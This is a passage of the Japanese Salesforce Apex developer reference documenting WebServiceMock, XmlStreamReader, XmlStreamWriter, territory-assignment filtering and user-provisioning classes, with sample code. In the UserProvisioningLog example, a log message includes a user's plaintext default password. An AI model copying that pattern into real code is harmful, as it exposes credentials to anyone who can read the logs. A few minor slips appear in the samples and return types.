外部サービスへの要求。この要求は、自動生成されたスタブクラスの一部として作成された型のインスタンスです。

response
型: Map<String, Object>

外部サービスが要求を受信後に送信する応答を表すキー/値ペアの対応付け。各ペアのキーは応答識別子、値は応答オブジェクトで、自動生成されたスタブクラスの一部として作成された型のインスタンスです。

infoArray
型: String[]

コールアウトに関する情報 (Web サービスエンドポイント、SOAP アクション、要求、および応答) を含む文字列の配列。配列内の要素の順序を考慮する必要があります。

- インデックス 0 の要素 ([0]): 外部 Web サービスのエンドポイント URL。例: `'http://YourServer/YourService'`
- インデックス 1 の要素 ([1]): SOAP アクション。例: `'urn:dotnet.callouttest.soap.sforce.com/EchoString'`
- インデックス 2 の要素 ([2]): 要求の名前空間。例: `'http://doc.sample.com/docSample'`
- インデックス 3 の要素 ([3]): 要求の名前。例: `'EchoString'`
- インデックス 4 の要素 ([4]): 応答の名前空間。例: `'http://doc.sample.com/docSample'`
- インデックス 5 の要素 ([5]): 応答の名前。例: `'EchoStringResponse'`
- インデックス 6 の要素 ([6]): 応答の型。例: `'docSample.EchoStringResponse_element'`

戻り値

型: Void

WebServiceMock インターフェース

WSDL から自動生成されたクラスの Web サービスコールアウトをテストするときに擬似応答を送信できます。

名前空間

System

使用方法

実装例は、「Web サービスコールアウトのテスト」 (ページ 542)を参照してください。

WebServiceMock メソッド

`WebServiceMock` のメソッドは次のとおりです。

このセクションの内容:

doInvoke(stub, soapRequest, responseMap, endpoint, soapAction, requestName, responseNamespace, responseName, responseType)

このメソッドの実装は Apex ランタイムによってコールされ、Test.setMock がコールされた後に Web サービスコールアウトが実行されたときに擬似応答を送信します。

署名

```
public Void doInvoke(Object stub, Object soapRequest, Map<String,Object> responseMap, String endpoint, String soapAction, String requestName, String responseNamespace, String responseName, String responseType)
```

パラメータ

stub
型: Object
自動生成されたクラスのインスタンス。

soapRequest
型: Object
呼び出される SOAP Web サービス要求。

responseMap
型: Map<String, Object>
要求に対して送信する応答を表すキー/値ペアのコレクション。
このインターフェースを実装する場合、*responseMap* 引数を目的の応答を表すキー/値ペアに設定します。

endpoint
型: String
要求のエンドポイント URL。

soapAction
型: String
要求された SOAP 操作。

requestName
型: String
要求された SOAP 操作名。

responseNamespace
型: String
応答の名前空間。

responseName
型: String
WSDL で定義された応答要素の名前。

responseType
型: String
自動生成されたクラスで定義された応答のクラス。

戻り値

型: Void

使用方法

XmlStreamReader クラス

XmlStreamReader クラスは、XML データの転送と「参照のみ」アクセスを可能にするメソッドを提供します。データを XML からプルし、余分なイベントをスキップします。

名前空間

System

使用方法

XmlStreamReader クラスは、StAX の XMLStreamReader ユーティリティクラスと類似しています。

メモ: Apex 内の XmlStreamReader クラスは、Java で相当するクラスに基づいています。Java XMLStreamReader クラスを参照してください。

このセクションの内容:

XmlStreamReader コンストラクタ

XmlStreamReader のコンストラクタは次のとおりです。

このセクションの内容:

`XmlStreamReader(xmlInput)`

指定された XML 入力の `XmlStreamReader` クラスの新しいインスタンスを作成します。

署名

```
public XmlStreamReader(String xmlInput)
```

パラメータ

`xmlInput`
型: String

XML 文字列入力。

XmlStreamReader メソッド

`XmlStreamReader` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getNamespaceCount()
開始要素または終了要素に宣言された名前空間の数を返します。

getNamespacePrefix(index)
インデックスで宣言された名前空間のプレフィックスを返します。

getNamespaceURI(prefix)
特定のプレフィックス用の URI を返します。

getNamespaceURIAt(index)
インデックスで宣言された名前空間の URI を返します。

getPIData()
処理方法のデータセクションを返します。

getPITarget()
処理方法の対象セクションを返します。

getPrefix()
イベントにプレフィックスがない場合、現在の XML イベントのプレフィックスまたは `null` を返します。

getText()
文字列として XML イベントの現在の値が返されます。

getVersion()
XML 宣言で指定された XML バージョンを返します。何も宣言されていない場合、`null` を返します。

hasName()
現在の XML イベントに名前がある場合、`true` を返します。ない場合は `false` を返します。

hasNext()
さらに XML イベントがある場合は `true`、それ以上 XML イベントがない場合は `false` を返します。

hasText()
現在のイベントにテキストある場合は、`true` を返し、そうでない場合は、`false` を返します。

isCharacters()
カーソルが文字データ XML イベントを指し示している場合、`true` を返します。ない場合は `false` を返します。

isEndElement()
カーソルが終了タグを指し示している場合、`true` を返します。ない場合は `false` を返します。

isStartElement()
カーソルが開始タグを指し示している場合、`true` を返します。ない場合は `false` を返します。

isWhiteSpace()
カーソルが、すべての空白を含む文字データ XML イベントを指し示している場合、`true` を返します。ない場合は `false` を返します。

next()
次の XML イベントを読み取ります。プロセッサは、単一ブロック内のすべての連続文字データを返すか、いつくかのチャンクに分割します。イベントのタイプを示す整数を返します。

nextTag()

(isWhiteSpace メソッドが true を返す) 空白、コメント、または処理命令 XML イベントを、開始要素または終了要素に到達するまでスキップします。XML イベント用のインデックスを返します。

setCoalescing(returnAsSingleBlock)

returnAsSingleBlock に対して true を指定した場合、開始要素から最初の終了要素または次の開始要素のいずれか先にくる方に、テキストが単一ブロックで返されます。false と指定した場合は、パーサーは、複数のブロック内でテキストを返します。

setNamespaceAware(isNamespaceAware)

isNamespaceAware に対して true を指定した場合、パーサーは、名前空間を認識します。false として指定した場合、パーサーは認識しません。デフォルト値は、true です。

toString()

XmlStreamReader に指定された入力 XML の長さと入力 XML の最初の 50 文字を含む文字列を返します。

getAttributeCount()

開始要素上の属性の番号 (名前空間の定義は除く) を返します。

署名

```
public Integer getAttributeCount()
```

戻り値

型: Integer

使用方法

このメソッドは、開始要素または属性 XML イベント上でのみ有効です。属性 XML イベント用の属性の番号は、0 で始まります。

getAttributeLocalName(index)

指定したインデックスで属性のローカル名を返します。

署名

```
public String getAttributeLocalName(Integer index)
```

パラメータ

index
型: Integer

戻り値

型: String

使用方法

名前がない場合、空白の文字列が返されます。このメソッドは、開始要素または属性XMLイベントでのみ有効です。

getAttributeNamespace(index)

指定したインデックスで属性の名前空間 URI を返します。

署名

```
public String getAttributeNamespace(Integer index)
```

パラメータ

index
型: Integer

戻り値

型: String

使用方法

名前空間が指定されていない場合、`null` が返されます。このメソッドは、開始要素または属性 XML イベントでのみ有効です。

getAttributePrefix(index)

指定したインデックスでこの属性のプレフィックスを返します。

署名

```
public String getAttributePrefix(Integer index)
```

パラメータ

index
型: Integer

戻り値

型: String

使用方法

プレフィックスが指定されない場合、`null` が返されます。このメソッドは、開始要素または属性 XML イベントでのみ有効です。

getAttributeType(index)

指定したインデックスで属性の XML の型を返します。

署名

```
public String getAttributeType(Integer index)
```

パラメータ

index
　型: Integer

戻り値

型: String

使用方法

たとえば、`id` は属性型です。このメソッドは、開始要素または属性 XML イベントでのみ有効です。

getAttributeValue(namespaceUri, localName)

特定の URI で指定された *localName* 内の属性の値を返します。

署名

```
public String getAttributeValue(String namespaceUri, String localName)
```

パラメータ

namespaceUri
　型: String

localName
　型: String

戻り値

型: String

使用方法

値が見つからない場合 `null` を返します。*localName* の値を指定する必要があります。このメソッドは、開始要素または属性 XML イベントでのみ有効です。

getAttributeValueAt(index)

指定したインデックスで属性の値を返します。

署名

```
public String getAttributeValueAt(Integer index)
```

パラメータ

index
型: Integer

戻り値

型: String

使用方法

このメソッドは、開始要素または属性 XML イベントでのみ有効です。

`getEventType()`

カーソルが指し示している XML イベントの型を返します。

署名

```
public System.XmlTag getEventType()
```

戻り値

型: System.XmlTag

`XmlTag` 列挙

`XmlTag` の値は次のとおりです。

- `ATTRIBUTE`
- `CDATA`
- `CHARACTERS`
- `COMMENT`
- `DTD`
- `END_DOCUMENT`
- `END_ELEMENT`
- `ENTITY_DECLARATION`
- `ENTITY_REFERENCE`
- `NAMESPACE`
- `NOTATION_DECLARATION`
- `PROCESSING_INSTRUCTION`
- `SPACE`
- `START_DOCUMENT`

- START_ELEMENT

getLocalName()

現在のイベントのローカル名を返します。

署名

```
public String getLocalName()
```

戻り値

型: String

使用方法

開始または終了要素XMLイベントに関しては、現在の要素のローカル名を返します。エンティティ参照XMLイベントに関しては、エンティティ名を返します。現在のXMLイベントは、開始要素、終了要素、またはエンティティ参照である必要があります。

getLocation()

カーソルの現在位置を返します。

署名

```
public String getLocation()
```

戻り値

型: String

使用方法

位置が不明な場合、-1が返されます。位置情報は、`next`メソッドが呼びだれると無効になります。

getNamespace()

現在のイベントが開始要素または終了要素の場合、このメソッドは、プレフィックスのURIまたはデフォルトの名前空間を返します。

署名

```
public String getNamespace()
```

戻り値

型: String

使用方法

XML イベントにプレフィックスがない場合、`null` を返します。

`getNamespaceCount()`

開始要素または終了要素に宣言された名前空間の数を返します。

署名

```
public Integer getNamespaceCount()
```

戻り値

型: Integer

使用方法

このメソッドは、開始要素、終了要素、または名前空間 XML イベント上でのみ有効です。

`getNamespacePrefix(index)`

インデックスで宣言された名前空間のプレフィックスを返します。

署名

```
public String getNamespacePrefix(Integer index)
```

パラメータ

index
型: Integer

戻り値

型: String

使用方法

これがデフォルトの名前空間宣言の場合、`null` を返します。このメソッドは、開始要素、終了要素、または名前空間 XML イベント上でのみ有効です。

`getNamespaceURI(prefix)`

特定のプレフィックス用の URI を返します。

署名

```
public String getNamespaceURI(String prefix)
```

パラメータ

prefix
型: String

戻り値

型: String

使用方法

返される URI は、プロセッサの状態によって異なります。

getNamespaceURIAt(index)

インデックスで宣言された名前空間の URI を返します。

署名

```
public String getNamespaceURIAt(Integer index)
```

パラメータ

index
型: Integer

戻り値

型: String

使用方法

このメソッドは、開始要素、終了要素、または名前空間 XML イベント上でのみ有効です。

getPIData()

処理方法のデータセクションを返します。

署名

```
public String getPIData()
```

戻り値

型: String

getPITarget()

処理方法の対象セクションを返します。

署名

```
public String getPITarget()
```

戻り値

型: String

getPrefix()

イベントにプレフィックスがない場合、現在の XML イベントのプレフィックスまたは `null` を返します。

署名

```
public String getPrefix()
```

戻り値

型: String

getText()

文字列として XML イベントの現在の値が返されます。

署名

```
public String getText()
```

戻り値

型: String

使用方法

異なるイベントに対する有効値は次のとおりです。

- 文字 XML イベントの文字列値
- コメントの文字列値
- エンティティ参照のための置換値 たとえば、`getText` が次の XML スニペットを読むとします。

```
<!ENTITY

  Title "Salesforce For Dummies" >

     ]>

  <foo a=\"b\">Name &Title;</foo>';
```

`getText` メソッドは、`&Title` ではなく、`Salesforce for Dummies` を返します。

- CDATA セクションの文字列値

- 空白 XML イベントの文字列値
- DTD の内部サブセットの文字列値

getVersion()

XML 宣言で指定された XML バージョンを返します。何も宣言されていない場合、`null` を返します。

署名

```
public String getVersion()
```

戻り値

型: String

hasName()

現在の XML イベントに名前がある場合、`true` を返します。ない場合は `false` を返します。

署名

```
public Boolean hasName()
```

戻り値

型: Boolean

使用方法

このメソッドは、開始要素または終了要素の XML イベントでのみ有効です。

hasNext()

さらに XML イベントがある場合は `true`、それ以上 XML イベントがない場合は `false` を返します。

署名

```
public Boolean hasNext()
```

戻り値

型: Boolean

使用方法

現在の XML イベントが終了ドキュメントの場合、このメソッドは、`false` を返します。

hasText()

現在のイベントにテキストある場合は、`true` を返し、そうでない場合は、`false` を返します。

署名

```
public Boolean hasText()
```

戻り値

型: Boolean

使用方法

次の XML イベントにはテキストすなわち、文字、エンティティ参照、コメントおよび空白があります。

isCharacters()

カーソルが文字データ XML イベントを指し示している場合、`true` を返します。ない場合は `false` を返します。

署名

```
public Boolean isCharacters()
```

戻り値

型: Boolean

isEndElement()

カーソルが終了タグを指し示している場合、`true` を返します。ない場合は `false` を返します。

署名

```
public Boolean isEndElement()
```

戻り値

型: Boolean

isStartElement()

カーソルが開始タグを指し示している場合、`true` を返します。ない場合は `false` を返します。

署名

```
public Boolean isStartElement()
```

戻り値

型: Boolean

isWhiteSpace()

カーソルが、すべての空白を含む文字データ XML イベントを指し示している場合、true を返します。ない場合は false を返します。

署名

```
public Boolean isWhiteSpace()
```

戻り値

型: Boolean

next()

次のXMLイベントを読み取ります。プロセッサは、単一ブロック内のすべての連続文字データを返すか、いつくかのチャンクに分割します。イベントのタイプを示す整数を返します。

署名

```
public Integer next()
```

戻り値

型: Integer

nextTag()

(isWhiteSpace メソッドが true を返す)空白、コメント、または処理命令XML イベントを、開始要素または終了要素に到達するまでスキップします。XML イベント用のインデックスを返します。

署名

```
public Integer nextTag()
```

戻り値

型: Integer

使用方法

空白、コメント、処理命令、開始要素または終了要素以外の要素があると、このメソッドでエラーが生成されます。

setCoalescing(returnAsSingleBlock)

returnAsSingleBlock に対して true を指定した場合、開始要素から最初の終了要素または次の開始要素のいずれか先にくる方に、テキストが単一ブロックで返されます。false と指定した場合は、パーサーは、複数のブロック内でテキストを返します。

署名

```
public Void setCoalescing(Boolean returnAsSingleBlock)
```

パラメータ

returnAsSingleBlock
型: Boolean

戻り値

型: Void

setNamespaceAware(isNamespaceAware)

isNamespaceAware に対して true を指定した場合、パーサーは、名前空間を認識します。false として指定した場合、パーサーは認識しません。デフォルト値は、true です。

署名

```
public Void setNamespaceAware(Boolean isNamespaceAware)
```

パラメータ

isNamespaceAware
型: Boolean

戻り値

型: Void

toString()

XmlStreamReader に指定された入力 XML の長さと入力 XML の最初の 50 文字を含む文字列を返します。

署名

```
public String toString()
```

戻り値

型: String

XmlStreamWriter クラス

`XmlStreamWriter` クラスは、XML データを書き込むメソッドを提供します。

名前空間

System

使用方法

`XmlStreamWriter` クラスを使用して、XML ドキュメントをプログラムで作成できます。次に、HTTP クラスを使用して、ドキュメントを外部サーバに送ります。

`XmlStreamWriter` クラスは、StAX の XMLStreamWriter ユーティリティクラスと類似しています。

メモ: Apex 内の `XmlStreamWriter` クラスは、Java で相当するクラスに基づいています。`Java XMLStreamWriter` クラスを参照してください。

このセクションの内容:

関連トピック:

XmlStreamWriter コンストラクタ

`XmlStreamWriter` のコンストラクタは次のとおりです。

このセクションの内容:

`XmlStreamWriter()`

`XmlStreamWriter` クラスの新しいインスタンスを作成します。

署名

```
public XmlStreamWriter()
```

XmlStreamWriter メソッド

`XmlStreamWriter` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

close()

XmlStreamWriter のインスタンスを閉じ、それに関連付けられたリソースを解放します。

署名

```
public Void close()
```

戻り値

型: Void

getXmlString()

XmlStreamWriter インスタンスで書き込まれた XML を返します。

署名

```
public String getXmlString()
```

戻り値

型: String

setDefaultNamespace(uri)

指定された URI をデフォルトの名前空間にバインドします。この URI は、現在の START_ELEMENT – END_ELEMENT ペアの範囲でバインドします。

署名

```
public Void setDefaultNamespace(String uri)
```

パラメータ

uri
型: String

戻り値

型: Void

writeAttribute(prefix, namespaceUri, localName, value)

属性を出力ストリームに書き込みます。

署名

```
public Void writeAttribute(String prefix, String namespaceUri, String localName, String
value)
```

パラメータ

prefix
型: String

namespaceUri
型: String

localName
型: String

属性名を指定します。

value
型: String

戻り値

型: Void

writeCData(data)

指定された CData を出力ストリームに書き込みます。

署名

```
public Void writeCData(String data)
```

パラメータ

data
型: String

戻り値

型: Void

writeCharacters(text)

指定されたテキストを出力ストリームに書き込みます。

署名

```
public Void writeCharacters(String text)
```

パラメータ

text
型: String

戻り値

型: Void

writeComment(comment)

指定されたコメントを出力ストリームに書き込みます。

署名

```
public Void writeComment(String comment)
```

パラメータ

comment
　型: String

戻り値

型: Void

writeDefaultNamespace(namespaceUri)

指定された名前空間を出力ストリームに書き込みます。

署名

```
public Void writeDefaultNamespace(String namespaceUri)
```

パラメータ

namespaceUri
　型: String

戻り値

型: Void

writeEmptyElement(prefix, localName, namespaceUri)

空白要素のタグを出力ストリームに書き込みます。

署名

```
public Void writeEmptyElement(String prefix, String localName, String namespaceUri)
```

パラメータ

prefix
　型: String

localName
型: String

書き込むタグの名前を指定します。

namespaceUri
型: String

戻り値

型: Void

writeEndDocument()

開始タグを閉じて、対応する終了タグを出力ストリームに書き込みます。

署名

```
public Void writeEndDocument()
```

戻り値

型: Void

writeEndElement()

終了タグを出力ストリームに書き込みます。プレフィックスとローカル名を決定する writer の内部状態に依存します。

署名

```
public Void writeEndElement()
```

戻り値

型: Void

writeNamespace(prefix, namespaceUri)

指定された名前空間を出力ストリームに書き込みます。

署名

```
public Void writeNamespace(String prefix, String namespaceUri)
```

パラメータ

prefix
型: String

namespaceUri
型: String

戻り値

型: Void

writeProcessingInstruction(target, data)

指定された処理命令を書き込みます。

署名

```
public Void writeProcessingInstruction(String target, String data)
```

パラメータ

target
型: String

data
型: String

戻り値

型: Void

writeStartDocument(encoding, version)

指定された XML エンコーディングとバージョンを使用して、XML 宣言を書き込みます。

署名

```
public Void writeStartDocument(String encoding, String version)
```

パラメータ

encoding
型: String

version
型: String

戻り値

型: Void

writeStartElement(prefix, localName, namespaceUri)

localName によって指定された開始タグを出力ストリームに書き込みます。

署名

```
public Void writeStartElement(String prefix, String localName, String namespaceUri)
```

パラメータ

prefix
型: String

localName
型: String

namespaceUri
型: String

戻り値

型: Void

TerritoryMgmt 名前空間

TerritoryMgmt 名前空間は、テリトリー管理に使用するインターフェースを提供します。

TerritoryMgmt 名前空間のインターフェースを次に示します。

このセクションの内容:

OpportunityTerritory2AssignmentFilter グローバルインターフェース

実装クラスで 1 つのテリトリーを商談に割り当てることができる Apex インターフェース。

名前空間

TerritoryMgmt

使用方法

商談テリトリー割り当てジョブでコールされ、テリトリーを商談に割り当てるメソッド。入力は、IsExcludedFromTerritory2Filter を false に設定した、(最大 1000 件の) opportunityId のリストです。OpportunityId から Territory2Id への対応付けを返します。これは Opportunity オブジェクトの Territory2Id 項目を更新するために使用されます。

このセクションの内容:

OpportunityTerritory2AssignmentFilter の実装例

OpportunityTerritory2AssignmentFilter メソッド

OpportunityTerritory2AssignmentFilter のメソッドは次のとおりです。

このセクションの内容:

getOpportunityTerritory2Assignments(opportunityIds)

商談のテリトリーIDへの対応付けを返します。Salesforceはこのメソッドを起動するときに、テリトリー割り当てから除外されている商談を除き、商談 ID のリストを提供します (IsExcludedFromTerritory2Filter=false)。

署名

```
public Map<Id,Id> getOpportunityTerritory2Assignments(List<Id> opportunityIds)
```

パラメータ

opportunityIds
型: List<Id>
商談 ID。

戻り値

型: Map<Id,Id>

各テリトリー ID を商談 ID に関連付けるキーと値のペア。

OpportunityTerritory2AssignmentFilter の実装例

これは、TerritoryMgmt.OpportunityTerritory2AssignmentFilter インターフェースの実装例です。

```
/*** Apex version of the default logic.

* If opportunity's assigned account is assigned to

*  Case 1: 0 territories in active model

*            then set territory2Id =   null

*  Case 2: 1 territory in active model

*            then set territory2Id =   account's territory2Id

*  Case 3: 2 or more territories in active model
```

```
*           then set territory2Id =   account's territory2Id that is of highest priority.
*          But if multiple   territories have same highest priority, then set territory2Id
 = null
*/
global class OppTerrAssignDefaultLogicFilter implements
TerritoryMgmt.OpportunityTerritory2AssignmentFilter {
     /**
     * No-arg constructor.
     */
     global   OppTerrAssignDefaultLogicFilter() {}

     /**
      * Get mapping of   opportunity to territory2Id. The incoming list of opportunityIds
 contains only those with IsExcludedFromTerritory2Filter=false.
      * If territory2Id =   null in result map, clear the opportunity.territory2Id if set.

      * If opportunity is not present in result map, its territory2Id remains intact.
      */
    global Map<Id,Id> getOpportunityTerritory2Assignments(List<Id> opportunityIds) {
        Map<Id,   Id> OppIdTerritoryIdResult = new Map<Id, Id>();

        //Get the active territory model Id
        Id   activeModelId = getActiveModelId();

        if(activeModelId   != null){
            List<Opportunity>   opportunities =
              [Select Id, AccountId, Territory2Id from Opportunity where Id   IN
              :opportunityIds];
```

```
            Set<Id>   accountIds = new Set<Id>();
            //Create   set of parent accountIds
            for(Opportunity opp:opportunities){
                if(opp.AccountId   != null){
                    accountIds.add(opp.AccountId);
                    }
                }

                Map<Id,Territory2Priority> accountMaxPriorityTerritory =
getAccountMaxPriorityTerritory(activeModelId, accountIds);

            //for each opportunity, assign the highest priority territory if there is
no conflict, else assign null
            for(Opportunity opp: opportunities){
               Territory2Priority tp = accountMaxPriorityTerritory.get(opp.AccountId);
               //assign highest priority
              territory if there is only 1
              if((tp   != null) && (tp.moreTerritoriesAtPriority == false) &&
(tp.territory2Id != opp.Territory2Id)){
                    OppIdTerritoryIdResult.put(opp.Id, tp.territory2Id);
               }else{
                    OppIdTerritoryIdResult.put(opp.Id,   null);
               }
            }
        }
        return   OppIdTerritoryIdResult;
    }
```

```
    /**
      * Query assigned territoryIds in active model for given accountIds
      * Create a map of accountId to max priority territory
      */
     private Map<Id,Territory2Priority> getAccountMaxPriorityTerritory(Id
activeModelId, Set<Id> accountIds){
        Map<Id,Territory2Priority> accountMaxPriorityTerritory = new
Map<Id,Territory2Priority>();
        for(ObjectTerritory2Association ota:[Select ObjectId, Territory2Id,
Territory2.Territory2Type.Priority from ObjectTerritory2Association where objectId IN
:accountIds and Territory2.Territory2ModelId = :activeModelId]){
            Territory2Priority tp = accountMaxPriorityTerritory.get(ota.ObjectId);

            if((tp   == null) || (ota.Territory2.Territory2Type.Priority >
tp.priority)){
                //If this is the first territory examined for account or it has
greater priority than current highest priority territory, then set this as new highest
priority territory.
                tp = new
Territory2Priority(ota.Territory2Id,ota.Territory2.Territory2Type.priority,false);
            }else if(ota.Territory2.Territory2Type.priority == tp.priority){
                //The priority of current highest territory is same as this, so set
moreTerritoriesAtPriority to indicate multiple highest priority territories seen so far.
                tp.moreTerritoriesAtPriority = true;
            }
```

```
            accountMaxPriorityTerritory.put(ota.ObjectId,   tp);

        }

        return accountMaxPriorityTerritory;

    }




    /**

     * Get the Id of the Active Territory Model.

     * If none exists, return   null;

     */

   private Id getActiveModelId() {

       List<Territory2Model>   models = [Select Id from Territory2Model where State =
'Active'];

       Id activeModelId = null;

       if(models.size()   == 1){

           activeModelId = models.get(0).Id;

       }



       return activeModelId;

   }



   /**

    * Helper class to help   capture territory2Id, its priority, and whether there are
more territories with same priority assigned to the

 account

    */

   private class Territory2Priority {

       public Id territory2Id { get; set; }
```

```
        public Integer priority { get; set; }

        public   Boolean moreTerritoriesAtPriority { get; set; }



                Territory2Priority(Id territory2Id, Integer priority, Boolean
moreTerritoriesAtPriority){

            this.territory2Id = territory2Id;

            this.priority = priority;

            this.moreTerritoriesAtPriority = moreTerritoriesAtPriority;

        }

    }

}}
```

UserProvisioning 名前空間

`UserProvisioning` 名前空間は、送信ユーザプロビジョニング要求の監視に使用されるメソッドを提供します。

`UserProvisioning` 名前空間のクラスを次に示します。

このセクションの内容:

UserProvisioningLog クラス
送信ユーザプロビジョニング要求を監視するためのメッセージを記述するメソッドを提供します。

UserProvisioningPlugin クラス
`UserProvisioningPlugin` 基本クラスは、接続アプリケーションのユーザプロビジョニングプロセスをプログラムでカスタマイズするための `Process.Plugin` を実装します。

UserProvisioningLog クラス

送信ユーザプロビジョニング要求を監視するためのメッセージを記述するメソッドを提供します。

名前空間

UserProvisioning

例

次の例では、プロビジョニング要求でサードパーティシステムに送信されるユーザアカウント情報を UserProvisioningLog オブジェクトに書き出します。

```
String inputParamsStr = 'Input parameters: uprId=' + uprId + ',

endpointURL=' + endpointURL + ', adminUsername=' + adminUsername + ',

email=' + email + ', username=' + username + ', defaultPassword=' + defaultPassword + ',

defaultRoles =' + defaultRoles;

UserProvisioning.UserProvisioningLog.log(uprId, inputParamsStr);
```

このセクションの内容:

UserProvisioningLog メソッド

UserProvisioningLog のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

log(userProvisioningRequestId, details)

ユーザプロビジョニング要求の進行状況を監視するために、エラーメッセージなど、特定のメッセージを記述します。

署名

```
public void log(String userProvisioningRequestId, String details)
```

パラメータ

userProvisioningRequestId
型: String

ユーザプロビジョニング要求の一意の識別子。

details
型: String

メッセージのテキスト。

戻り値

型: void

log(userProvisioningRequestId, status, details)

ユーザプロビジョニング要求の進行状況を監視するために、状況や詳細なエラーメッセージなど、特定の状況およびメッセージを記述します。

署名

```
public void log(String userProvisioningRequestId, String status, String details)
```

パラメータ

userProvisioningRequestId
型: String

ユーザプロビジョニング要求の一意の識別子。

status
型: String

現在の状況の説明。たとえば、サードパーティ API を呼び出すと、状況が `invoke` のようになります。

details
型: String

メッセージのテキスト。

戻り値

型: void

log(userProvisioningRequestId, externalUserId, externalUserName, userId, details)

特定のユーザに関連付けられているユーザプロビジョニング要求の進行状況を監視するために、エラーメッセージなど、特定のメッセージを記述します。

署名

```
public void log(String userProvisioningRequestId, String externalUserId, String
externalUserName, String userId, String details)
```

パラメータ

userProvisioningRequestId
型: String

ユーザプロビジョニング要求の一意の識別子。

externalUserId
型: String

対象システムのユーザの一意の識別子。

externalUserName
型: String

対象システムのユーザのユーザ名。

userId
型: String

要求を行うユーザの Salesforce ID。

details
型: String

メッセージのテキスト。

戻り値

型: void

UserProvisioningPlugin クラス

`UserProvisioningPlugin` 基本クラスは、接続アプリケーションのユーザプロビジョニングプロセスをプログラムでカスタマイズするための `Process.Plugin` を実装します。

名前空間

UserProvisioning

使用方法

このクラスを拡張すると、次の入力および出力パラメータを備えたプラグインになり、Flow Designer で Apex プラグインとして使用できます。

入力パラメータ名	説明
`userProvisioningRequestId`	プラグインが処理する要求の一意の ID。
`userId`	要求の関連付けられているユーザの ID。

入力パラメータ名	説明
`NamedCredDevName`	要求に使用する指定ログイン情報の一意の API 名。指定ログイン情報は、サードパーティシステムとサードパーティ認証設定を識別します。 ユーザプロビジョニングウィザードで指定ログイン情報が設定されると、Salesforce によって値が `UserProvisioningConfig.NamedCredentialId` 項目に保存されます。
`reconFilter`	サードパーティシステムのユーザを収集して分析するときに、プラグインはこの検索条件を使用して収集範囲を制限します。 ユーザプロビジョニングウィザードで検索条件が設定されると、Salesforce によって値が `UserProvisioningConfig.ReconFilter` 項目に保存されます。
`reconOffset`	サードパーティシステムのユーザを収集して分析するときに、プラグインはこの値を収集の開始点として使用します。

出力パラメータ名	説明
`Status`	サードパーティシステムでのプロビジョニング操作のベンダ固有の状況。
`Details`	サードパーティシステムでのプロビジョニング操作の状況に関連するベンダ固有のメッセージ。
`ExternalUserId`	サードパーティシステムの関連付けられたユーザのベンダ固有の ID。
`ExternalUsername`	サードパーティシステムの関連付けられたユーザのベンダ固有のユーザ名。
`ExternalEmail`	サードパーティシステムのユーザに割り当てられたメールアドレス。
`ExternalFirstName`	サードパーティシステムのユーザに割り当てられた名。
`ExternalLastName`	サードパーティシステムのユーザに割り当てられた姓。
`reconState`	サードパーティシステムでの収集および分析プロセスの状態。値が `complete` のときは、プロセスが終了

出力パラメータ名	説明
	し、それ以降はプラグインへのコールが必要になることも実行されることもありません。
nextReconOffset	サードパーティシステムのユーザを収集して分析するときに、トランザクションの制限に達し、終了前に停止する必要が生じる場合があります。ここで指定した値により、割り当て制限が刷新されプラグインへのコールが開始されます。

他のカスタムパラメータを追加する場合は、buildDescribeCall() メソッドを使用します。

例

次の例では、buildDescribeCall() メソッドを使用して、新しい入力パラメータと新しい出力パラメータを追加します。また、Apex トランザクションの DML ステートメントで処理されるレコード 10,000 件の上限をスキップする方法も示します。

```
global class SampleConnector extends UserProvisioning.UserProvisioningPlugin {



    // Example of adding more input and output parameters to those defined in the base
class

    global override Process.PluginDescribeResult buildDescribeCall() {

        Process.PluginDescribeResult describeResult = new Process.PluginDescribeResult();


        describeResult.inputParameters = new

            List<Process.PluginDescribeResult.InputParameter>{

               new Process.PluginDescribeResult.InputParameter('testInputParam',

                       Process.PluginDescribeResult.ParameterType.STRING, false)

            };



        describeResult.outputParameters = new

            List<Process.PluginDescribeResult.OutputParameter>{

               new Process.PluginDescribeResult.OutputParameter('testOutputParam',

                       Process.PluginDescribeResult.ParameterType.STRING)
```

```
            };


        return describeResult;

    }


    // Example Plugin that demonstrates how to leverage the
reconOffset/nextReconOffset/reconState

    // parameters to create more than 10,000 users. (i.e. go beyond the 10,000 DML limit
per transaction)


    global override Process.PluginResult invoke(Process.PluginRequest request) {

        Map<String,String> result = new Map<String,String>();

        String uprId = (String) request.inputParameters.get('userProvisioningRequestId');


        UserProvisioning.UserProvisioningLog.log(uprId, 'Inserting Log from test Apex
connector');

        UserProvisioningRequest upr = [SELECT id, operation, connectedAppId, state

                    FROM userprovisioningrequest WHERE id = :uprId];

        if (upr.operation.equals('Reconcile')) {

            String reconOffsetStr = (String) request.inputParameters.get('reconOffset');

            Integer reconOffset = 0;

            if (reconOffsetStr != null) {

                reconOffset = Integer.valueOf(reconOffsetStr);

            }


            if (reconOffset > 44999) {

                result.put('reconState', 'Completed');

            }
```

```
            Integer i = 0;
            List<UserProvAccountStaging> upasList = new List<UserProvAccountStaging>();
            for (i = 0; i < 5000; i++) {
                UserProvAccountStaging upas = new UserProvAccountStaging();
                upas.Name = i + reconOffset + '';
                upas.ExternalFirstName = upas.Name;
                upas.ExternalEmail = 'externaluser@externalsystem.com';
                upas.LinkState = 'Orphaned';
                upas.Status = 'Active';
                upas.connectedAppId = upr.connectedAppId;
                upasList.add(upas);
            }
            insert upasList;
            result.put('nextReconOffset', reconOffset + 5000 + '');
        }

        return new Process.PluginResult(result);
    }
}
```

このセクションの内容:

UserProvisioningPlugin メソッド

`UserProvisioningPlugin` のメソッドは次のとおりです。

このセクションの内容:

buildDescribeCall()

このメソッドを使用して、基本クラスに定義されたパラメータ以外の入力および出力パラメータを追加します。

署名

```
public Process.PluginDescribeResult buildDescribeCall()
```

戻り値

型: Process.PluginDescribeResult

describe()

このメソッドのコールを記述する Process.PluginDescribeResult オブジェクトを返します。

署名

```
public Process.PluginDescribeResult describe()
```

戻り値

型: Process.PluginDescribeResult

getPluginClassName()

プラグインを実装するクラスの名前を返します。

署名

```
public String getPluginClassName()
```

戻り値

型: String

invoke(request)

インターフェースを実装するクラスがインスタンス化されるときにシステムが呼び出す主なメソッドです。

署名

```
public Process.PluginResult invoke(Process.PluginRequest request)
```

パラメータ

request
型: Process.PluginRequest

戻り値

型: Process.PluginDescribeResult

付録

付録 A　Apex の SOAP API および SOAP ヘッダー

この付録では、Apex でデフォルトで使用できる SOAP API コールおよびオブジェクトの詳細について説明します。

